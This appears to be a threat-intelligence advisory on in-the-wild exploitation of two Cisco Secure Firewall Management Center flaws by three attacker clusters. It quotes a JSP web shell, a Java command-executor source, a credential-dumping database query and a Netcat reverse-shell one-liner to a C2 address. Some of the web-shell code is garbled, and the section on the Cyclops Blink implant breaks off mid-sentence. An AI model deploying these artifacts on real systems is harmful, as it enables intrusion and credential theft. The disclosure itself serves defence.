Active exploitation of Cisco Secure Firewall Management Center vulnerabilities
September 9, 2026 · Talos Intelligence · Severity: CRITICAL
This article from Cisco Talos details active exploitation of two vulnerabilities in Cisco Secure FMC: a critical authentication bypass and a static credential issue. The flaws can be chained to elevate privileges, and Cisco has released patches. 📌 **Analyst Note:** The combination of a critical authentication bypass and a static credential vulnerability makes this a potent attack vector against firewall management. Organizations should not only patch but also review access controls and monitor for unauthorized administrative sessions.
Cisco Talos is actively tracking the exploitation of two vulnerabilities in Cisco’s Secure Firewall Management Center (FMC) Software. First, CVE-2026-20079 is an authentication bypass vulnerability in unpatched instances of Cisco’s Secure FMC Software, which allows an unauthenticated, remote attacker to bypass authentications and execute scripts on impacted devices to obtain root access to the underlying operating system. Second, CVE-2026-20316 is a vulnerability that allows a remote attacker to log in using a low-privileged account.
CVE-2026-20079 is a critical vulnerability with a CVSS score of 10.0. Customers are strongly advised to follow Cisco’s guidance provided in the security advisory and apply the security patches previously made available.
CVE-2026-20316 has a CVSS score of 5.3, however it can be used with other Cisco Secure FMC vulnerabilities to elevate privileges.
Due to Talos identifying in the wild abuse of these CVE’s, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released next week (Week of September 14th).
Talos’ analysis illustrates three clusters of post-compromise activity on FMC instances associated with state-sponsored and crimeware threat actors, as described below. The first cluster which we track as UAT-12197, involves the exploitation of CVE-2026-20079, leading to the deployment of web shells, a Java Archive (JAR)-based command executor, and credential exfiltration.
The second intrusion cluster, which we attribute to UAT-11823, consisted of the exploitation of CVE-2026-20079 and CVE-2026-20316, leading to the deployment of a Netcat-based reverse shell and proxy tooling, ultimately leading to the deployment of a variant of the Cyclops Blink malware, previously attributed to the Russian APT Sandworm by the United States and United Kingdom.
Talos is further disclosing a third cluster of malicious activity on an FMC instance, attributed to UAT-11988, who we assess with high confidence is a ransomware operator. The preliminary stages of the attack entailed the threat actor gaining access to the system via static credentials (CVE-2026-20316) and then abusing legitimate built-in FMC tooling in living-off-the-land (LOTL) fashion to conduct extensive reconnaissance of the victim’s environment, deploy tunneling tools to maintain network access, harvest credentials, and build a target list of endpoints to encrypt/lock. Subsequent actions and tactics, techniques, and procedures (TTPs) the threat actor used in the victim’s environment were consistent with those of Qilin ransomware affiliates.
Cluster #1: UAT-12197
This cluster of activity involved the successful exploitation of CVE-2026-20079 and the subsequent placement of a malicious web shell in the CSM Tomcat webroot directory. The web shell is JSP-based and Base64 decodes a parameter labelled “F6C1F0E7”, consisting of the class name to load in the JAVA process:
<%! class u extends classloader { u(classloader c) super(c); } public g(byte[] b) return super.defineclass(b, 0, b.length); byte[] base64decode(string str) throws exception base64; value="null;" try base64="Class.forName("sun.misc.BASE64Decoder");" object decoder="base64.newInstance();" new class[] {string.class }).invoke(decoder, object[] str }); catch (exception e) null).invoke(base64, null); string.class ee) {} value; %>
  String cls = request.getParameter("F6C1F0E7");
  if (cls != null) {
    new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(new Object[]{request,response});
  }
The web shell was used to place a malicious JAR file in the same directory. The threat actors used the JAR file (named “cmd[.]jar”) to query the compromised systems’ internal databases to obtain user authentication data and credentials:
/var/jre/bin/java -jar cmd.jar '/var/sf/bin/OmniQuery.pl -db mdb -e \'SELECT name, auth_data FROM users;\''
The JAR file is basically a command executor that obtains the command to be executed from its command line and executes it using /bin/sh -c <command>.
import java.io.BufferedReader;
 import java.io.InputStreamReader;
public class Poc {
 public static void main(String[] args) {
 if (args.length == 0) {
 System.out.println("Usage: java -jar exploit.jar "command_to_execute"");
 System.exit(1);
 }
  String command = args[0];
  System.out.println("--- Executing: " + command + " ---");

  try {
    String[] cmd = { "/bin/sh", "-c", command };
    ProcessBuilder pb = new ProcessBuilder(cmd);
    pb.redirectErrorStream(true);
    Process process = pb.start();

    BufferedReader reader =
      new BufferedReader(new InputStreamReader(process.getInputStream()));
    String line;
    while ((line = reader.readLine()) != null) {
      System.out.println(line);
    }

    int exitCode = process.waitFor();
    System.out.println("--- Exit Code: " + exitCode + " ---");
  } catch (Exception e) {
    System.out.println("Error:");
    e.printStackTrace();
  }
}

}
Cluster #2: UAT-11823
Talos attributes this cluster of activity to UAT-11823, an advanced persistent threat (APT) actor, with high confidence. UAT-11823 overlaps in tooling with the Sandworm APT actor. The threat actor obtained initial access to compromised systems by either exploiting CVE-2026-20079 or via static credentials. After obtaining access, UAT-11823 subsequently updated the “license.tmp” file on disk (using Makeself) with a malicious copy to establish a Netcat-based reverse shell to their own command-and-control (C2) server:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 208[.]123[.]119[.]215 3090 >/tmp/f
This license file essentially acted as a Makeself package that was then executed via the installation process (as root) by the “package_info[.]pl” utility:
/usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsm
This mechanism of deploying malicious package files is likely an indicator of the exploitation of CVE-2026-20316, a vulnerability that allows a remote attacker to log in using a low-privileged account. Talos assesses with high confidence that the attackers exploited CVE-2026-20079 and CVE-2026-20316.
Configuration exfiltration

UAT-11823 also deployed two bash scripts to harvest managed-device configurations. The configurations collected were staged into archives for subsequent exfiltration.
Modular ELF implant: Cyclops Blink
The threat actors downloaded a modular ELF implant from one of their Netcat C2 servers. The ELF-based implant is Cyclops Blink, a malware family previously attributed to Sandworm, a Russian APT actor. This variant of Cyclops Blink consists of
Key Takeaways
- Cisco Talos is actively tracking exploitation of two Cisco Secure FMC vulnerabilities: a critical authentication bypass (CVE-2026-20079) and a static credential flaw (CVE-2026-20316) that can be combined for privilege escalation.
- CVE-2026-20079 carries a CVSS score of 10.0 and allows unauthenticated remote attackers to obtain root access, while CVE-2026-20316 enables low-privileged login that can be used in multi-step attacks.
- Customers are strongly advised to apply the hotfixes released by Cisco for both vulnerabilities immediately, as active in-the-wild abuse has been confirmed by Talos.